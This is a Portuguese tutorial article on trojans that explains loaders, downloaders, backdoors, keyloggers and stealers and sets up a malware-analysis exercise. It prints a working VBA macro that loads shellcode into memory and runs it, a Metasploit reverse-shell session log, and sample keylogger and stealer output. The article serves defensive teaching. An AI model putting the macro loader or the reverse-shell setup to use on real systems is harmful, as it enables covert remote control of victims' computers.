

Trojans: introdução, análise, BinDiff!

Escrito por: Mateus Gualberto (Midnight Reverser)

Licença: livre, como todo conhecimento deve ser.

Introdução

Nesse artigo, irei demonstrar algumas técnicas para identificação de trojans - em especial, focado nas técnicas comumente utilizadas pelo [Metasploit Framework](#). Ao fim, é esperado que o leitor aprenda o que é um trojan, seu funcionamento, trojans comuns, e por fim como identificar e localizar a carga maliciosa de um software adulterado.

Caso o leitor deseje seguir a prática explicada nesse artigo, é necessário cumprir os seguintes pré-requisitos:

- Computador com o [Ghidra](#) mais recente (necessário ter java instalado);
- [BinDiff](#) e plugin [BinExport](#) para o Ghidra;
- Download do arquivo infectado e do original, a serem analisados na seção [Detectando localização de trojans com BinDiff](#) - disponíveis [nesse link](#).

Quaisquer arquivos comprimidos que necessitam de senha, digite `infected`

O que é um trojan

Um trojan, ou cavalo de troia, é um malware que ludibriá o usuário a executá-lo pensando que é um software legítimo, mas na realidade é um programa que contém código malicioso que roda em background. Esse termo também pode ser utilizado para classificar as cargas maliciosas que esses arquivos infectados executam. Nesse artigo, utilizaremos o termo trojan tanto para identificar os arquivos infectados - os "containeres" que carregam a carga maliciosa - quanto elas próprias. Os malwares que os programas adulterados carregam muitas vezes são *backdoors* ou *RATs*, que permitem conexão com servidores do atacante e execução remota de comandos.

Muitas vezes, as cargas maliciosas de um trojan estão contidas em um executável conhecido e legítimo (Figura 0x00). Nesses casos, quando o usuário inicia o trojan, sua carga maliciosa é executada de forma silenciosa, até mesmo permitindo o funcionamento normal do programa legítimo. Isso permite um sucesso maior na infecção e na reinfecção do alvo - afinal, é só reexecutar o EXE para se reinfectar. Esse é o caso que construí e que analisaremos ao longo desse artigo.




Figura 0x00- Exemplo de putty.exe trojanizado com backdoor.

Outras infecções se dão por conta de *malspam* e *phishing*, através de documentos infectados.

Documentos do pacote Microsoft Office são os mais utilizados para esse tipo de ataque, em especial os tipos introduzidos antes do Microsoft Office 2007: *DOC*, *XLS*, *PPT*.

Essa preferência não é por acaso: esses formatos permitem a execução de macros VBA - diferente dos formatos mais novos *DOCX*, *XLSX* e *PPTX* - fazendo com que esses tipos sejam facilmente infectados por threat actors, e enviados como *first stage loaders* em grandes campanhas de spam (Figura 0x01).

The image shows a Microsoft Word document interface with the ribbon menu visible. The main area displays a large amount of VBA code. The code includes several declarations for functions like `CreateThread`, `VirtualAlloc`, and `RtlMoveMemory`, which are typically used for memory manipulation and thread creation in exploit development. The code is heavily obfuscated with many characters replaced by underscores and other symbols. A specific section of the code is highlighted in yellow, showing declarations for `Private Declare Function CreateThread Lib "kernel32"` and `Private Declare Function VirtualAlloc Lib "kernel32"`. The overall structure suggests a sophisticated exploit or payload being developed within the Word environment.

```

#If VBA7 Then
    Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Yspkm As Long, ByVal Bsqqhugsx As Long, ByVal Antzyfngq As LongPtr,
    Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Otx As Long, ByVal Raby As Long, ByVal Gfksq As Long, ByVal Gckczd As Long)
    Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Zyygysx As LongPtr, ByRef Rbhylu As Any, ByVal Sjsfjw As Long) As Long
#Else
    Private Declare Function CreateThread Lib "kernel32" (ByVal Yspkm As Long, ByVal Bsqqhugsx As Long, ByVal Antzyfngq As Long, Qivfjav /
    Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Otx As Long, ByVal Raby As Long, ByVal Gfksq As Long, ByVal Gckczd As Long) A
    Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Zyygysx As Long, ByRef Rbhylu As Any, ByVal Sjsfjw As Long) As Long
#End If

Sub Auto_Open()
    Dim Ohdgcc As Long, Rxl As Variant, Hwfhopmm As Long
    #If VBA7 Then
        Dim Bwtp As LongPtr, Wknjkhn As LongPtr
    #Else
        Dim Bwtp As Long, Wknjkhn As Long
    #End If
    Rxl = Array(252, 232, 130, 0, 0, 96, 137, 229, 49, 192, 100, 139, 80, 48, 139, 82, 12, 139, 82, 20, 139, 114, 40, 15, 183, 74, 38, 49, 1
    207, 13, 1, 199, 56, 224, 117, 246, 3, 125, 248, 59, 125, 36, 117, 228, 88, 139, 88, 36, 1, 211, 102, 139, 12, 75, 139, 88, 28, 1, 211, 139,
    196, 84, 80, 104, 41, 128, 107, 0, 255, 213, 80, 80, 80, 64, 80, 64, 80, 104, 234, 15, 223, 224, 255, 213, 151, 106, 5, 104, 192, 168, 0
    18, 89, 86, 226, 253, 102, 199, 68, 36, 60, 1, 1, 141, 68, 36, 16, 198, 0, 68, 84, 80, 86, 86, 70, 86, 78, 86, 83, 86, 104, 121, 204, 6
    83, 255, 213)

    Bwtp = VirtualAlloc(0, UBound(Rxl), &H1000, &H40)
    For Hwfhopmm = Rxl To UBound(Rxl)
        Ohdgcc = Rxl(Hwfhopmm)
        Wknjkhn = RtlMoveMemory(Bwtp + Hwfhopmm, Ohdgcc, 1)
    Next Hwfhopmm
    Wknjkhn = CreateThread(0, 0, Bwtp, 0, 0)
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub

```

Figura 0x01 - Exemplo de arquivo DOC trojanizado com backdoor.

Medidas da Microsoft, como impedir a execução macros por padrão ao abrir um arquivo e só permitir caso o usuário realmente deseje executá-las, dificultam a infecção por parte dos threat actors (Figura 0x02). Os *maldocs* dos atacantes tiveram que mudar para enfrentar esse tipo de proteção, empregando técnicas de phishing e engenharia social para que as macros fossem habilitadas, como é o caso do trojan Emotet (Figura 0x03).



Figura 0x02 - medidas aplicadas pela Microsoft para evitar a execução automática de macros em documentos.




Figura 0x03 - documento malicioso do trojan Emotet, utilizando técnicas de persuasão da vítima.

Fonte: <https://unit42.paloaltonetworks.com/wireshark-tutorial-emotet-infection/>

Trojans ainda são prevalentes em sites de download alternativos e de softwares piratas, com uma grande taxa de sucesso devido à instrução de muitas dessas fontes para que seus usuários desativem os seus antivírus. Sem pelo menos uma análise superficial estática e dinâmica, qualquer software obtido nesses sites deve ser tratado com suspeita e precaução.

Devido ao seu potencial de infecção silenciosa e conexão com C2, threat actors criaram um mercado de *Malware-as-a-Service*, servindo seus trojans como meio de infecção para outros malwares, e criando um mercado de venda de credenciais (Figura 0x04). Dessa forma, um mesmo trojan pode realizar o deploy de vários outros malwares no ambiente, aumentando a criticidade e o impacto de uma infecção por tais artefatos.




Figura 0x04 - mercado de logs de stealer no Telegram.

Tipos de trojans

De acordo com suas características, os trojans podem ser classificados em diversas categorias. Algumas delas estão listadas abaixo:

Loader

Esse tipo de trojan carrega e executa outros malwares em memória. Geralmente sua carga maliciosa está ofuscada de alguma forma, e a desofuscação é um passo necessário antes da execução. Para isso, são feitas alocações de memória dinâmica (heap), desofuscação e cópia do malware para essa localização, e finalmente a execução. Informações mais técnicas estão disponíveis na seção [Identificando trojans através de APIs específicas](#).

Um exemplo de um trojan desse tipo está exemplificado [nesse link](#) (Figura 0x05).

Figura 0x05 - trojan loader de autoinjeção e com as principais APIs utilizadas destacadas.

Downloader

Os downloaders são trojans semelhantes aos loaders, com a diferença que sua carga maliciosa é obtida via Internet, a partir de endereços C2. Funções da `Ws2_32.dll` (WSAStartup, WSAConnect e afins) e `wininet.dll` (`InternetOpen`, `InternetOpenUrlA`, etc) são comumente encontradas nesse tipo de trojan.

Indicadores de comprometimento (IoCs) comuns em downloaders incluem IPs e domínios pertencentes aos atacantes. Para evadir detecção e bloqueios, atacantes recorrem ao uso de listas dinâmicas de IPs/domínios obtidas por C2/serviços web de boa reputação, ou usam *Domain Generation Algorithms* (DGAs), que geram milhares de domínios a partir de uma seed e um algoritmo pseudoaleatório - permitindo ao atacante sempre gerar um novo domínio, registrá-lo e continuar o ataque (Figura 0x06). Mais sobre DGAs [nesse artigo da Akamai](#).

```
midnight@raspberry:~ $ python3 dga.py -r  
gtjplinungeymthxvfdgjsv.click  
bwgbejgjxmuvdc.com  
hismelpkfuddllaiyeatmfg.eu  
flohlbssofbfohulmfeyk.bid  
ujbkhpxtawnbrgef.click  
hkwqwawjudbt.com  
bbgtrvgidwy.eu  
hgongbufnkttmsxusdvg.bid  
uqlipumlbahrqmixnlo.click  
lmyeocacufrhuyf.com
```

Figura 0x06 - exemplo de execução do algoritmo DGA utilizado pelo trojan Ramnit. Fonte: https://raw.githubusercontent.com/baderj/domain_generation_algorithms/refs/heads/master/ramnit/dga.py

Backdoors/Shell/RATs

Provavelmente é o tipo mais conhecido de trojans, em que um aplicativo infectado dá acesso ao computador da vítima ao ser executado pelo usuário. Essa conexão pode ser direta ou reversa, utilizar TCP/UDP, HTTP/HTTPS, entre outros protocolos. Eles dão acesso ao sistema infectado sem necessidade de reinfecção posterior, devido a suas capacidades de elevação de privilégios e persistência local (Figura 0x07).

```
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
LHOST => 192.168.0.12
LPORT => 1337
[*] Started reverse TCP handler on 192.168.0.12:1337

[*] Command shell session 1 opened (192.168.0.12:1337 -> 192.168.0.191:53130) at 2025-02-25 18:03:53 -0300

Shell Banner:
Microsoft Windows [Version 10.0.19045.5487]
-----
C:\Users\MALDEV01\Desktop>
C:\Users\MALDEV01\Desktop>whoami
whoami
desktop-m919a7k\maldev01
C:\Users\MALDEV01\Desktop>
```

Figura 0x07 - execução de uma shell do Metasploit Framework.

Sobre as terminologias:

- Backdoors têm esse nome por serem malwares que dão acesso ao sistema infectado mesmo se a fonte inicial de infecção (uma exploração de vulnerabilidades, a execução do usuário) for corrigida e não puder ser utilizada novamente. Isso é possível através da comunicação remota e persistente com um servidor C2 do atacante;
- Shells são malwares que proveem uma interface de linha de comando para o atacante, permitindo a execução remota de códigos através do *bash*, *sh*, *cmd* ou *powershell*, por exemplo;
- *Remote Access Tools* ou RATs, podem ser softwares legítimos (como AnyDesk, TeamViewer) ou não (njRAT, Remcos RAT), que proveem uma interface e comandos mais avançados que uma simples shell - contando com uma conexão gráfica remota, caso o host vítima permita, ferramentas para download/upload de arquivos, entre outras funcionalidades. São softwares complexos e com alto impacto na confidencialidade/integridade das informações dos computadores infectados (Figura 0x08).




Figura 0x08 - exemplo da execução do Quasar, um RAT opensource para Windows. Fonte: <https://github.com/quasar/Quasar>

Keylogger/Screenlogger

Trojans keylogger capturam eventos do teclado e screenloggers capturam imagens da tela e enviam para o atacante. Senhas, dados pessoais e qualquer interação com o teclado ou a tela do computador podem ser vistos pelos atacantes, resultando em impactos significativos a individuais e a infraestruturas de negócio (Figura 0x09).

Funções que permitem realizar hooks em outras aplicações, como `SetWindowsHookExA` da `user32.dll` são comumente encontradas nesse tipo de malware.

The screenshot shows a Notepad++ window with the title bar "C:\Program Files\PyKeylogger\logs\detailed_log\Keylogger-software-logfile-example.txt - Notepad++". The menu bar includes File, Edit, Search, View, Encoding, Language, Settings, Macro, Run, TextFX, Plugins, Window, and Help. The toolbar contains various icons for file operations like Open, Save, Print, and Find. The main text area displays a log file named "Keylogger-software-logfile-example.txt" containing the following content:

```
1 20100326|1239|C:\WINDOWS\Explorer.EXE|327786|SoftwareInstall|Run| Commando in run window
2 20100326|1239|C:\WINDOWS\Explorer.EXE|393322|SoftwareInstall|Run|https
://www.gmail.com[KeyName:Return]
3 20100326|1240|C:\Program Files\Mozilla
Firefox\firefox.exe|262710|SoftwareInstall|Private Browsing - Mozilla Firefox (Private
Browsing)|https ://www.gBSgmail.com[KeyName:Return]
4 20100326|1240|C:\Program Files\Mozilla Firefox\firefox.exe|262710|SoftwareInstall|Gmail:
Email from Google - Mozilla Firefox (Private Browsing)|accountsns Do Not Tell !
5 20100326|1241|C:\Program Files\Mozilla Firefox\firefox.exe|262710|SoftwareInstall|Gmail
- Compose Mail - accountsn@gmail.com - Mozilla Firefox (Private Browsing)| Hello John
[KeyName:Home] Dealer Room @wallstreettrade.com Confidential email. Hello,
BS John,[KeyName:Return][KeyName:Return] PleazeBSBSse buy 1000 stock shares of our
company.[KeyName:Return] Don't tellBS anyone BS, because it will influence the sto
6 20100326|1242|C:\Program Files\Mozilla Firefox\firefox.exe|262710|SoftwareInstall|Gmail
- Compose Mail - accountsn@gmail.com - Mozilla Firefox (Private
Browsing)|ck.[KeyName:Return] And ofcourse it is illegal to trade stock with pre
knowledge : _BSBSBS :- )[KeyName:Return] Use my credit card number
:[KeyName:Return]1234 5678 9123 4567[KeyName:Return]wich BS
7 20100326|1243|C:\Program Files\Mozilla Firefox\firefox.exe|262710|SoftwareInstall|Gmail
- Compose Mail - accountsn@gmail.com - Mozilla Firefox (Private Browsing)|BSBSBSwhich
expires 10/10.[KeyName:Return] The card security code on the back is :
123.[KeyName:Return][KeyName:Return] Thanks,[KeyName:Return] Bob
8 20100326|1243|C:\Program Files\Mozilla
Firefox\firefox.exe|262710|SoftwareInstall|Mozilla Firefox (Private
Browsing)|www.playboy.com[KeyName:Return]
```

The status bar at the bottom shows "Nor 1848 chars 1866 bytes 10 lines" and "Ln : 4 Col : 1 Sel : 0 (0 bytes) in 0 ranges". The mode switch is set to "Dos\Windows" and the encoding is "ANSI". The insert mode button "INS" is also visible.

Figura 0x09 - arquivo de log de teclas gerado por um keylogger. Fonte:

https://en.wikipedia.org/wiki/Keystroke_logging.

InformationStealer

Mais conhecidos pelos exemplares *Azorult* e *Lumma Stealer*, são malwares que focam em roubar informações do usuário das mais variadas fontes disponíveis - senhas salvas em navegadores, cookies de autenticação e outros tipos de informações pessoais. Esse tipo de trojan é um dos mais utilizados como *Malware-as-a-Service* (MaaS) para venda de credenciais e informações pessoais (Figura 0x0A).

```
URL: http://apps.ug.edu.gh/sme/login.php
Username: [REDACTED]
Password: [REDACTED]
Application: Google_[Chrome]_Profile 2
=====
URL: https://www.chelseafc.com/content/cfc/en/homepage/security/vindicia/login.html
Username: [REDACTED]
Password: [REDACTED]
Application: Google_[Chrome]_Profile 2
=====
URL: http://admission1.ug.edu.gh/resapply/login.php
Username: [REDACTED]
Password: [REDACTED]
Application: Google_[Chrome]_Profile 2
```

Figura 0xA - exemplo de logs do Redline information stealer. Fonte:
<https://www.zerofox.com/blog/an-introduction-to-stealer-logs/>

Banking

